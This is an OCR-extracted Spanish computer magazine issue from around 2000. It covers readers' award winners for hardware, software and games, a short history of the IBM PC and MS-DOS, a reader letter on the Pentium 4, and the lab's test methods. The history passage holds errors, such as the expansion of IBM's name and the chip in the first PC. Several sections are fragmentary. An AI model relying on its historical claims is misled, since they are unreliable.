Dispone de un zoom óptico de tres aumentos y autofocus, con un disparador continuo de alta velocidad capaz de hacer dos fotos por segundo. Salva imágenes en TIFF y su *display* de 2 pulgadas (unos 6 cm) permite visionar en tiempo real. Dispone de una opción de teleobjetivo 2x, más lentes gran angular y «ojo de pez».

Finalista

Sony Cyber-Shot DSC-F55E

2.401 votos

Ésta fue la primera cámara digital que incorporaba las Memory Stick de Sony, capaces de almacenar en una tableta pinchada gran cantidad de imágenes, audio y datos. Además de fotografías comprimidas en JPEG (en máxima resolución «sólo» ocupan 600 Kbytes cada una), permite la captura de vídeo en formato MPEG-1. Su CCD es de 1/2 pulgada, con una capacidad total de 2,1 millones de puntos. En vez de zoom progresivo, cuenta con un ampliador digital de 2,5 aumentos, y aunque se echa de menos un visor óptico, se puede usar la pantalla LCD de 2 pulgadas. Su sistema de menú permite un sencillo manejo y configuración, pudiendo aplicar efectos tipo blanco y negro o virado al sepia.



REPRODUCTOR DE MP3

Rio PMP300

4.097 votos

Fabricante: Diamond

Otra categoría que estrenamos al filo del siglo XXI, y que sin duda dará mucho juego en años venideros. Fue el primer modelo MP3 introducido en España abriendo una nueva dimensión al sonido portable. Con un diseño moderno, hasta los conectores están bañados en oro, dispone de las funciones típicas de reproducción de cualquier discocompacto, mientras que su pantalla LCD muestra el número de canción actual, el tiempo transcurrido y su calidad de codificación en Kbits/s. Posee cuatro ecualizaciones estándar, aunque sólo la normal da buenos resultados en cualquier estilo de música sin saturarse.




La trasferencia de canciones se efectúa mediante un cable paralelo que permite cargar los 32 Mbytes de capacidad en sólo 3 minutos. Una sola pila alcalina da para 12 horas de funcionamiento. Se acompaña de dos CD-ROMs, uno con la versión completa de MusicMatch Jukebox 2.5 y otro con 70 canciones MP3.

Finalista

Samsung Yepp

2.158 votos

Uno de los más ligeros del mercado. Cuenta con 32 Mbytes de memoria de entrada, ampliables a 64 gracias a su tecnología modular de tarjetas SmartMedia. Permite almacenar música, así como grabar voz y servir de agenda de teléfonos. Tiene una generosa pantalla LCD que muestra completa información de cada canción, aunque su refresco es un poco lento. La calidad de sonido es correcta, con ecualizaciones predefinidas nada exageradas (salvo las tres que simulan sonido 3D),y sus auriculares son mejores que la media, aunque todo cambia cuando se aplican unos profesionales. La conexión con el PC se realiza con I/F puerto paralelo en los modelos plateados, y cable USB en los nuevos de color azul translúcido (velocidad de transferencia de 12 Mbits/s) y control remoto. La duración de las baterías es de diez horas.



CD-ROM TEMÁTICO

Crónica de la Historia

4.374 votos

Fabricante: Zeta Multimedia

La historia tal y como fue. Así se nos presenta el contenido de esta guía multimedia capaz de absorbernos con las más de 800.000 palabras que contiene. Se trata, además, de un programa que con




la ayuda de 50 animaciones y películas, 1.000 archivos de sonidos y 3.000 fotografías e imágenes en 3D nos muestra un repaso de toda la historia de la humanidad de una forma muy amena, algo que sin duda han tenido en cuenta nuestros lectores. Con una bella interfaz muy agradable y amigable al mismo tiempo, Crónica de la Historia nos ayuda a examinar el pasado a través de 14 periodos o eras, haciendo especial énfasis en el fondo de todos los acontecimientos sociales, políticos y económicos. Las características principales del título se completan con más de 3.000 pantallas de navegación y el acceso a la página web exclusiva del software.

Finalista

IPS El Reino Animal

2.412 votos

Los amantes de los animales han disfrutado de los cuatro CD-ROMs que componen esta serie. En cada uno de ellos aparecen cerca de 600 especies dentro de cada familia, 100 vídeos y más de 1.000 fotografías e ilustraciones. La estructura de la información es similar en los cuatro programas. En la Introducción se muestran por medio de esquemas y reproducciones de vídeo las características anatómicas comunes a cada grupo. Categorías, De la A a la Z o Sabías Qué son otras de las secciones en las que los usuarios disfrutarán aprendiendo desde el ritual de apareamiento de las mariposas hasta el reciclaje de basura. Los juegos resultan una buena opción a la hora de conocer los secretos del reino animal. Mamíferos, Las Aves, Peces, anfibios y reptiles y Los invertebrados son los cuatro grandes grupos explorados en esta colección, constituyendo una fuente inigualable para los apasionados de este tema.




CD-ROM DE CONSULTA/EDUCATIVO

Enciclopedia Encarta 2000

5.148 votos

Fabricante: Microsoft

Sin duda, se trata de un premio merecido, los lectores de PC ACTUAL han elegido a



esta enciclopedia de Microsoft de nuevo como la mejor del mercado. En su última edición, además, el desarrollo ha migrado todavía más a su capacidad de extensión en Internet. Como siempre se ha comentado desde las páginas de la revista, decir Encarta es decir calidad, una calidad contrastada y que cada año viene más y más acompañada por contenidos mejor adaptados a cada país. Es el caso de la versión española de esta popular enciclopedia electrónica que en la edición 2000 alcanza unas cifras totales de 39.000 artículos, 150 vídeos y animaciones, 175.000 acepciones en el diccionario VOX que incluye, 7.700 fotos e ilustraciones, etc., números que aumentarán en la versión 2001 que a estas alturas ya se encuentra en el mercado.

Finalista

Universal Micronet Edición CI

1.454 votos

Un aumento de contenidos y una depuración de la interfaz fueron las bazas de Micronet para su nueva enciclopedia. Lo más significativo de esta edición es la reorganización de las secciones y una presentación más visual. La riqueza de contenidos es uno de los aspectos destacables, ya que incorpora 160.000 artículos en total, repartidos en las materias de humanidades, ciencias, arte y biografías. Se han incorporado nuevas herramientas entre las que se encuentra el sistema de búsqueda. Por otro lado, apartados interesantes son también el Atlas de anatomía, Atlas geográfico y la Galería multimedia que cuenta en esta versión con nuevos elementos, mayor tamaño de vídeos o ilustraciones. Una apuesta de futuro de Micronet es ofrecer la posibilidad de adquirir la obra en DVD.




SIMULADOR

Los Sims

3.543 votos

Fabricante: Maxims/EA

Ha sido el juego del año, reconocido por todos los especialistas de videojuegos y también, cómo no, por nuestros lectores, que han decidido nombrarlo como el mejor simulador de la pasada temporada. Se trata de un programa que permite reconstruir la vida de una familia determinada por el propio jugador. El padre de este juego, Will Wright, ya se dio a conocer con las creaciones legendarias de su famosa saga de SimCity, pero con este programa ha dado una vuelta de tuerca más. Todo para hacer que el usuario se sintiera como un verdadero demiurgo marcando los designios de sus criaturas virtuales.



El juego permite la elección de determinados personajes (adultos o niños, hombres o mujeres) y la definición de su estilo de vida (psicológica, social y laboralmente), aunque, eso sí, los Sims «viven» sin la intervención del usuario.

Finalista

Microsoft Flight Simulator 2000

3.024 votos

En el género de los simuladores de vuelo si hay un producto que sea de referencia obligada ése es Microsoft Flight Simulator. La nueva versión, que hizo su debut a principios de este año, suponía un paso más a las ya de por sí grandes funcionalidades que han caracterizado su andadura desde la primera versión que salió hace, nada menos, 17 años. Sus mejores argumentos se basan en una aparien-



cia gráfica deslumbrante y la búsqueda de una simulación lo más realista posible. En el primer aspecto, la última versión aportaba escenarios tridimensionales y un grado de detalle nunca visto. En lo que se refiere al segundo, el nuevo juego incorporaba importantes novedades como un GPS y un nuevo programador de vuelo que hacen este aspecto mucho más completo.


SIMULADOR DEPORTIVO

FIFA 2000

4.028 votos

Fabricante: Electronic Arts

Año tras año, el simulador de fútbol de EA Sports engancha a más y más aficionados al balompié. No importa con qué imagen se presente el juego, da lo mismo que el programa incorpore la fotografía de Raúl, Morientes, Guardiola o Mendieta (el futbolista del Valencia es la nueva imagen del producto de EA Sports para el 2001), todos los forofos del fútbol quieren jugar al FIFA. Y es que la realidad se está apoderando de este juego: cada año mejora y refleja con más verosimilitud todo lo que ocurre dentro de un campo de fútbol. Las excelencias gráficas del programa tienen gran parte de culpa de que este galardón haya ido a parar de nuevo a las manos de Electronic Arts. Himnos, vestimentas, comentarios de locutores y periodistas, regates, faltas, expulsiones de jugadores, remates de cabeza, celebraciones exultantes, gestos característicos de los futbolistas… Todo esto y mucho más reflejado a la perfección en el mejor juego simulador de fútbol para ordenador.




Finalista

Dinamic PC F

1.754 votos

El mejor *manager* de fútbol del mercado (y de «fabricación» nacional) no podía ser pasado por alto por los lectores de PC ACTUAL.
PC Fútbol 2000 ha alcanzado el puesto de finalista en esta categoría y ha sido gracias a las mejoras en todos los campos de su desarrollo. Sin duda, la evolución ha venido marcada por la implantación de un simulador 3D mucho más trabajado, aunque el atractivo de este título sigue residiendo en la potencia del gestor y *manager* del programa. Se trata de un apartado ampliamente conocido por los aficionados del balompié y que permite controlar todos los aspectos que rodean a un deporte como el fútbol: plantillas, economía del club, estadio, entrenadores, equipo directivo.
Además de todo lo conocido de PC Fútbol, la versión 2000 del programa también incluye la «guinda» de poder apreciar las caras de los jugadores implantadas en el propio simulador.



MOTOR

GP 500

2.655 votos

Fabricante: Hasbro/Proein

Como no podía ser de otra forma, el mundo del motociclismo tenía que entrar en el universo virtual del PC. Hasta hace sólo dos años, los simuladores de motor más conocidos eran aquellos que tenían que ver con las cuatro ruedas: Fórmula 1, *rallies*, carreras de prototipos… Mien-



tras, el mundo de las dos ruedas se había mantenido un poco marginado; solamente algunos títulos sobre motocross o carreras por circuitos urbanos podían ser encontrados en las estanterías de las tiendas. Entonces llegó este GP 500, un juego que traslada el Mundial del Motociclismo a las pantallas de nuestros monitores, con la dinámica de la competición, los pilotos reales del Mundial y, lo mejor de todo, la posibilidad de ganar el campeonato con el mismísimo Alex Crivillé, el campeón español que apadrinó el juego en su lanzamiento (y que no ha tenido una actuación muy brillante durante este año).

Finalista

Sega Rally 2

2.239 votos

Todo buen aficionado a los videojuegos sabe que Sega siempre ha sido un especialista en lo que se refiere a las máquinas recreativas. Y Sega Rally, tanto en su primera entrega como en ésta, ha sido uno de los juegos que ha acaparado la atención de los que se acercaban a los salones recreativos.
Pues bien, la versión de PC recoge el espíritu del Arcade traspasándolo a las pantallas de nuestros ordenadores. La velocidad, como es lógico, es el argumento principal de un juego de carreras de *rallies* que se decanta hacia el lado de la emoción más que al de la simulación. Gracias a ello se consigue que el juego tenga un desarrollo ciertamente espectacular, donde la física de los coches se supedita a favor de conseguir una sensación constante de conducción a altísima velocidad, aunque el vehículo se lleva con bastante facilidad.



AVENTURA GRÁFICA

Traitors Gate

2.366 votos

Fabricante: Daydream Software/FX Interactive

¿Misión imposible? Si eres un aficionado a las aventuras gráficas más complicadas, seguro que no te resulta del todo imposible, aunque sí dificilísimo, este juego que



inauguró el catálogo de la compañía FX Interactive. El programa, desarrollado por Daydream Software, fue la excusa perfecta para que los aficionados a los videojuegos volvieran la mirada hacia las olvidadas aventuras gráficas. La trama es digna de una película del mejor James Bond y parece que eso ha sido lo que más ha gustado a nuestros lectores: el Pentágono sospecha que uno de sus directores planea robar las joyas de la Corona Británica en la Torre de Londres, el edificio más seguro del mundo. Para descubrir al traidor se decide dejar que lleve a cabo el golpe pero con la intervención previa del agente especial Raven, quien debe sustituir las joyas auténticas por réplicas sin dejar rastro. Con una visión cinematográfica de 360 grados, más de 100 enigmas y 100 horas de juego, esta aventura con más de 1.200 caminos diferentes o posibles se recrea a través de magníficos gráficos realistas realizados en 3D.

Finalista

Cryo Interactive/Friendware Atlantis II

1.720 votos



La segunda entrega de este exitoso juego incorpora paisajes y animaciones realmente espectaculares. Con escenarios en los que el usuario dispone de una visión subjetiva de 360 grados y hasta 60 personajes con los que es posible dialogar, la aventura sumerge al jugador en una misión: salvar al universo de su destrucción. La trama no tiene un desarrollo lineal y está salpicada de enigmas que habrá que ir resolviendo. Destacable es también la banda sonora, así como el mapeado de las caras que alcanzan gran calidad y realismo.


ARCADE

Quake III Arena

3.359 votos

Fabricante: id Software

Es el juego para PC por excelencia. Si se hiciera una encuesta entre todos los informáticos del mundo, seguramente todos o la gran mayoría diría que por lo menos alguna vez han derrochado adre-




nalina delante del ordenador con alguno de los títulos de la saga Quake. Y no es para menos, desde el fenómeno Doom (primer avance de la exitosa familia), las entregas se han sucedido con la inclusión de mejoras que han derivado en el último Quake III Arena. La gran capacidad de la que siempre ha gozado este título para ser disfrutado por varios jugadores en red local o Internet tiene su máxima expresión en esta edición, que además no olvida su impresionante derroche gráfico en tres dimensiones y su adictiva y vertiginosa acción, al servicio siempre de los más rápidos. Los laberintos, los enemigos, los monstruos, las armas, las explosiones, los disparos... y hasta la sangre y las vísceras tienen «otro color».

Finalista

Core Design/Proein Tomb Raider: TLR

2.158 votos

Es la cuarta entrega del que posiblemente sea el personaje más famoso del mundo de los videojuegos, la aventurera Lara Croft. Un gran juego en el que los desarrolladores se esmeraron para superar las críticas recibidas en el tercer episodio. The Last Revelation supone de hecho una vuelta atrás tratando de recuperar las grandes virtudes que tuvo el título en su primera parte y aportando algunas novedades significativas. Lógicas mejoras en el apartado gráfico, que incluyen nuevos movimientos de la famosa arqueóloga, avances dentro del campo de la jugabilidad gracias a que se ha hecho más hincapié en los enigmas, más niveles para hacer el juego mucho más interesante y, como punto más destacado, la posibilidad de saber cómo era Lara en su adolescencia.



ESTRATEGIA

Age of Empires II: The Age of Kings

5.863 votos

Fabricante: Microsoft

Si ya la primera parte de este título supuso un antes y un después en la filosofía de producto de Microsoft (Age of Empires se convirtió en el programa más vendido de su catálogo en el año de su lanzamiento), esta segunda parte ha terminado de encandilar a los amantes de los videojuegos de estrategia. Age of Empires II es una continuación del título de Microsoft adaptado a las distintas épocas de la Edad Media. Con un total de siete misiones, una diversidad de formas de juego patente y una capacidad de extensión en Internet francamente buena, el programa es un producto muy completo. Como nota final, tenemos que indicar además que el videojuego incluye grandes dosis de documentación extra a modo de enciclopedia sobre el medievo, lo que le da un toque cultural muy interesante.



Finalista

Infinite Loop/FX Interactive Tzar

2.135 votos

En el difícil género de la estrategia, este año nos sorprendió un título que de forma un tanto callada se alzó en los primeros puestos de las listas de ventas. Todo gracias a su acertada combinación de historia medieval y fantasía, su estilo de juego y su módico precio. Tzar es un juego de estrategia en tiempo real que rememora el desarrollo de los grandes clásicos como Warcraft o Age of Empires. Siguiendo las líneas marcadas por éstos, mantiene una forma de juego muy similar y nos sumerge en una historia de imaginación y fantasía en la que tendremos que ponernos al mando de una civilización, levantar un reino y luchar contra las fuerzas de la oscuridad que nos acechan constantemente. El juego nos permite elegir entre árabes, asiáticos y europeos, cada uno de ellos ofrece un desarrollo diferente, edificios y unidades especificas. Para conseguir la ansiada victoria, tendremos que tener en cuenta toda clase de factores. Además del combate, la diplomacia, el comercio y la religión son detalles a tener muy en cuenta para conseguir que nuestra tierra recobre la paz de antaño. Sin duda, un gran juego.

ROL

Final Fantasy VIII



Fabricante: S

Última entrega, hasta la fecha, de una de las series de videojuegos más popular y exitosa de todos los tiempos. Después de ayudar a expandir el fanatismo de los amantes de estos títulos de rol por



todo el planeta a través de las consolas de videojuegos, Squaresoft lanzó a principios de año el octavo capítulo de Final Fantasy también para PC. En esta última entrega, el personaje principal se mueve dentro de una historia épica de amor, odio, miedo y venganza. Además, destaca la participación de otros siete personajes con los que jugar (cada uno con su propia personalidad y habilidades específicas). En la octava parte, se incorpora un nuevo sistema de menús que permite que los jugadores personalicen las habilidades de cada personaje.

Finalista

Bioware/Virgin Interactive Baldur's Gate + Tales of the Sword Coast

2.228 votos

La nueva edición, extensión incluida, del juego que en su momento arrasó y que cuenta con una legión de incondicionales. Su historia basada en las reglas Advanced Dungeon & Dragons, su ambientación en el mundo de Los Reinos Olvidados y el aprovechamiento de las últimas tecnologías en el campo de los gráficos tridimensionales son algunas de las claves que hicieron que este juego se



convirtiera en casi un mito. Esta edición (una nueva zona de Los Reinos Olvidados, La Costa de la Espada) suponía una pequeña pero importante renovación, añadiendo más lugares para explorar, correcciones en los errores de programación originales, más niveles de experiencia para los personajes, algunos monstruos nuevos y más objetos mágicos. Todo para hacer mejor un juego difícil de superar, algo que ha sido valorado por nuestros lectores.

MEJOR IMAGEN DE MARCA

Dell

1.985 votos

El fabricante tejano, líder mundial en el negocio de la venta directa y número tres en el ranking de fabricantes de ordenadores personales, se ha impuesto en esta categoría en dura pugna con las firmas tradicionales del



estilo de IBM, Intel o Microsoft. Y lo ha hecho fundamentalmente por tres razones: la calidad, la vanguardia tecnológica de sus productos y la seriedad. En un país donde la venta directa tiene pocos adeptos, Dell ha impuesto con claro éxito su modelo de negocio ganando día a día la confianza de los usuarios. Y un dato a tener en cuenta: más de la mitad de sus ventas al mercado corporativo se generan a través de Internet, un logro del que sus competidores han tomado buena nota.


Nuestros lectores han valorado todos estos factores a la hora de elegir a Dell como la firma con mejor imagen de marca en este año 2000.

Finalista

IBM

1.785 votos

Esta vez el Gigante Azul, ganador de esta categoría en las dos últimas ediciones, ha obtenido la segunda posición en el apartado destinado a premiar la mejor imagen de marca. No importa; IBM sigue arriba, en el grupo de cabeza de las firmas más prestigiadas en opinión de nuestros lectores. No en vano, IBM ha sabido transformarse con habilidad y mantener posicio-



nes de liderazgo en la nueva informática corporativa cuyo eje fundamental es Internet y los servicios globales de integración y consultoría.

Con una facturación que rondó los 254.000 millones de pesetas, el último ejercicio de IBM se caracterizó por la presentación de la plataforma portátil ThinkPAd 570, cluster bajo NT, el impulso de NUMA...

MEJOR CAMPAÑA DE PUBLICIDAD

Dinamic Multimedia

2.055 votos

Con una larga trayectoria en el difícil negocio del desarrollo y comercialización de videojuegos, esta empresa española ha creado todo un estilo de comunicación publicitaria que ha calado hondo entre los usuarios lúdicos. Dinamic Multimedia, conocida sobre todo por PC Fútbol su producto estrella, utiliza la herramienta publicitaria como un atractivo soporte donde se recalcan los puntos fuertes de sus desarrollos: presentación atractiva, precio agresivo y características más reseñables. Por otro lado, Dinamic Multimedia ha sido una de las pocas compañías lúdicas que ha apostado por la publicidad masiva -utilizando incluso la televisión y personajes famosos- para lograr metas casi inalcanzables en este negocio, como vender más de 200.000 copias de un mismo programa.



Su última campaña para publicitar La Prisión (el primer juego *on-line* español) es un ejemplo fiel del estilo de la casa. Aúna imágenes atractivas con un desglose de las principales cualidades de este producto, llamado a crear escuela.

Finalista

Dell

1.930 votos

El líder mundial de la venta directa (primero por teléfono y ahora por Internet) ha destacado desde sus orígenes por la utilización eficaz del canal publicitario.



Ganador de esta categoría en las últimas ediciones de nuestros premios, Dell obtiene esta vez el título de finalista gracias a una estrategia publicitaria clara, informativa, donde el producto es el gran protagonista. Con el aval, eso sí, de que detrás de la publicidad hay una empresa que fabrica con éxito 6 millones de PCs al año y cuyas ventas crecen año tras año.



MEJOR PRODUCTO INFORMÁTICO DEL SIGLO XX

IBM PC




Fabricante: IBM

Veinte años después de su lanzamiento, nuestros lectores reconocen la aportación del histórico IBM PC como germen de la actual revolución microinformática. Y lo hace por mayoría frente a otras clásicas opciones como el popular MS-DOS o el chip Intel 8088.

El lanzamiento del IBM PC como un producto de consumo -envuelto en una original y ambiciosa campaña de publicidad protagonizada por Charlot-, y sobre todo su arquitectura abierta, que permitió que cientos de compañías grandes y pequeñas pusieran en el mercado sus clónicos y los desarrolladores sus programas provocando una continua guerra de precios y una demanda creciente, generaron lo que hoy es la industria del ordenador personal. Luego vinieron los chips 286, 386 y 486, los Pentium, los portátiles... Y así hasta hoy, cuando, con la ayuda del fenómeno Internet, casi se cumple la premisa de un ordenador en cada hogar y la información en la yema de los dedos. Pero lo que nadie puede negar al IBM PC es su papel pionero en esta corta pero intensa historia de la microinformática.





Rebobinemos ahora la película. Estamos en el «no-do» de la informática, tal como la conocemos en la actualidad. La historia se llama «De compañeros a rivales». Su argumento: En los años cincuenta, el profesor William Shockley amamantaba una camada de cachorros que revolucionaría la forma de comunicarse y trabajar de los humanos. La verdad es que Shockley, co-inventor del transistor en los laboratorios Bell, tenía fama de tener un carácter agrio y destemplado, por lo que algunos de sus discípulos un buen día de 1957 le dejaron plantado y fundaron la empresa Fairchild.

Fairchild se dedicó en exclusiva a fabricar chips de silicio, pero pronto «los ocho traidores» demostraron intereses divergentes y decidieron por su cuenta montar sus chiringuitos en un incipiente Silicon Valley. Por un lado, Charles Spork funda en 1967 National Semiconductor (actual propietaria de Cyrix). Un año más tarde, Robert Noyce y Gordon Moore se dedican a fabricar las primeras memorias DRAM en Intel. Y al año siguiente, Jerry Sanders crea por su cuenta AMD. Treinta años después siguen envueltos en sus rencillas comerciales, aunque laureadas con el Nobel de Física.

Por aquel entonces, Gary W. Boone había presentado a Texas Instruments un microprocesador de 8 bits, si bien no consiguió convencer a sus directivos de su potencial fuera del campo de las calculadoras de bolsillo. En cambio, los ingenieros de Intel, ya familiarizados con los circuitos integrados, sí que lo vieron, y en 1971 decidieron ponerse a fabricar la primera familia de microprocesadores de 4 bits. Había nacido el 4004. Pronto llegó el 8008, que equipó al legendario Mark-8 (¡con 2 MHz de velocidad! y portada de la revista Radio Electronics en 1974), pero no fue hasta 1980 cuando este mismo procesador se empleó como unidad central de un ordenador personal. Era el primer PC/AT de IBM.

En aquellos días, IBM (Information Business Machines), una empresa veterana que había sido encumbrada gracias a haber logrado un importante contrato del gobierno federal para realizar el censo de la población a base de tarjetas perforadas, ya suministraba todo tipo de cachivaches a atareadas secretarias administrativas y contables con manguito.

A finales de los 70 y principios de los 80 había también otros fabricantes de procesadores. Estaban los Motorola 6800, Zilog Z-80 y MOS 6502, que equipaban los legendarios Apple II, Atari 800 y Commodore PET 2001 y Vic-20. Pero desde los cuarteles del Gigante Azul se apremiaba a sus técnicos para que diseñaran y sacaran al mercado cuanto antes una estación de trabajo competitiva para entornos empresariales a base de componentes y programas ya existentes en la calle («compatible 100%»). Para ello se eligió el sistema operativo de una pequeña empresa llamada Microsoft (el MS-DOS) y el mencionado microprocesador 8008 de Intel. Sin quererlo, IBM estuvo a punto de cavar su tumba encumbrando a estas dos empresas, que casi 20 años después mantienen una hegemonía no exenta de críticas monopolísticas solventadas en altos tribunales estadounidenses de la com-

Finalista

MS-DOS

2.025 votos

El popular, y todavía «vivo» en muchos PCs, sistema operativo en disco (DOS), de Microsoft (MS), fue el artífice de la compatibilidad entre ordenadores en los orígenes de la revolución informática, allá por los años ochenta. También fue la clave para el despegue de Microsoft como compañía dominadora del negocio del software mundial. Éstos son méritos más que suficientes para conseguir la medalla de plata entre los productos informáticos más significativos de este siglo XX.

```
              (Puede ser especificación de archivos mejorada o múltiples
              especificaciones)
  /P          Realiza una pausa después de cada pantalla de información.
  /W          Utiliza un formato de lista ancha.
  /A          Muestra archivos con atributos especificados.
  atributos    D  Directorios              R  Archivos sólo lectura
               H  Archivo oculto           A  Archivo modificado
               S  Archivo de sistema       -  Prefijo no
  /O          Ordena la lista de archivos alfabéticamente.
  orden        N  Nombre (alfabético)      S  Tamaño (1° el más corto)
               E  Extensión (alfabético)   D  Fecha y hora (1° el más reciente)
               C  1° Agrupar directorios   -  Prefijo para invertir el orden
               A  Por fecha del último acceso (el más reciente 1°)
  /S          Muestra los archivos del directorio especificado y
              todos sus subdirectorios.
  /B          Usa formato simple (sin encabezados o sumarios).
  /L          Usa minúsculas.
  /V          Modo ampliado.
  /4           Muestra el año con 4 dígitos (omitido si se utiliza /V).

Se pueden establecer previamente los parámetros en la variable de entorno DIRCMD
.
Para anular modificadores preestablecidos anteponga un - (guión) p.e.. /-W.

C:\WINDOWS>dir
```

En 1975 apareció un equipo con ¡256! bytes de memoria RAM, llamado Altair, y casi simultáneamente se iniciaba la oferta de complementos para el citado ordenador. Por entonces, dos chavalotes universitarios de Seattle realizaron un «intérprete» de Basic para el nuevo microordenador, fundando para su comercialización la empresa Microsoft. Eran Bill Gates y Paul Allen, que seguramente sin querer potenciaron el primer cisma informático, ya que a partir de ahí el mercado se divide entre diversos fabricantes con el sistema operativo CP/M y Apple. Los primeros disponían de programas como WordStar y dBase que se harían muy populares. El segundo, y gracias al programa Visicalc, se hizo fuerte en el sistema financiero y luego en el de la autoedición. Entonces fue cuando IBM lanzó su Personal Computer con el microprocesador 8088 de Intel (16 bits internos y 8 externos, a 4 y 8 MHz, y con 29.000 transistores), 64 kilobytes de RAM y sin disco duro, y encargó a Microsoft un sistema operativo para el citado ordena-



Pentium 4, ¿algo increíble?

La supremacía por parte de Intel en el mercado de los procesadores comienza a convertirse en un tópico. Decimos esto porque la realidad es muy distinta. El consumidor de este tipo de productos se va dando cuenta de que la alternativa AMD ha dejado de ser tal, es decir, una alternativa, para convertirse en un duro competidor y con razones de peso para ello.



Al fin ha llegado a nuestras manos el laureado Pentium 4. Como viene siendo habitual en los últimos años por parte de Intel, no ha respondido ni mucho menos a las expectativas que de él se esperaban. Otra vez nos ofrecen un producto optimizado, debido a sus nuevas instrucciones, para aplicaciones que saldrán en un futuro próximo al mercado, o sea, la misma película de siempre. Es más, la diferencia de rendimiento con respecto a su antecesor, el Pentium III, no es ni mucho menos espectacular, sino que incluso se podría calificar de deplorable. Ahora, debido a ser la última novedad y el supuesto o presunto procesador más potente del mercado, la gente tenderá a comprárselo, a pesar de su exagerado precio. Posteriormente, llegarán los ¡uuuyyy! y los ¡aaaayyy! Se llevarán una decepción y terminarán preguntándose que dónde está el cambio. Desde aquí estamos capacitados para advertir a estas personas que se lo piensen dos veces.




Por otro lado, encontramos a AMD con un «micro» de similares características, proyectos de futuro bastante atractivos (Palomino y Mustang) y unos precios mucho más asequibles. ¿Quién da más? Ahí tenemos el ejemplo del Duron, un procesador que tiene una relación calidad/precio excelente.

Ya va siendo hora de que empecemos a cambiar el «chip» y dejemos de asociar por defecto la palabra procesador con Pentium.

David Onieva García

ficha t

Los productos analizados en
disponen de una ficha técnica en la que se incluyen la valoración Técnica y económica otorgada por nuestro Laboratorio Técnico. La ficha técnica se compone de tres partes bien diferenciadas.



: nombre del producto analizado, el fabricante y -ción y teléfono y el precio de venta al público, sin IVA. También la dirección del web del fabricante, si éste dispone de ella.

. Puede tomar valores entre 0 y

, que puede variar entre 0 y 4. Nuestra base de datos de productos del mercado, nos permite comparar sus precios con los productos de la competencia.


: la suma de ambas cantidades se representa en este campo, y puede tomar valores entre 0 y 10.

: si esta cifra es igual o superior a 8, se otorga al producto la calificación de Producto Recomendado por el Laboratorio Técnico de PC ACTUAL, preciado galardón que acredita su calidad y que se acompaña del correspondiente diploma.

Nuestro éxamen al descubierto

Os mostramos qué se esconde detrás de nuestros *tests*

Muy pronto vamos a introducir en nuestras pruebas el esperado SYSmark2001, que os aseguramos traerá muchas sorpresas, mayor soporte al hardware y software más reciente, además de unos análisis aún más exhaustivos.



Son necesarias varias horas y un cuerpo técnico cualificado para evaluar un PC de manera exhaustiva.

Fruto de la colaboración de VNU con MadOnion.com, podemos presumir de contar con una de las baterías de pruebas para PCs más completas y actualizadas que se pueden encontrar hoy en día. Nos referimos al SYSmark2000, 3DMark2000 y a su más reciente incorporación, el test Video2000, que cubren totalmente tanto el rendimiento global del equipo como la calidad y prestaciones del sistema gráfico. En cuanto al sistema operativo, usamos Windows Me como plataforma común para todos los equipos.

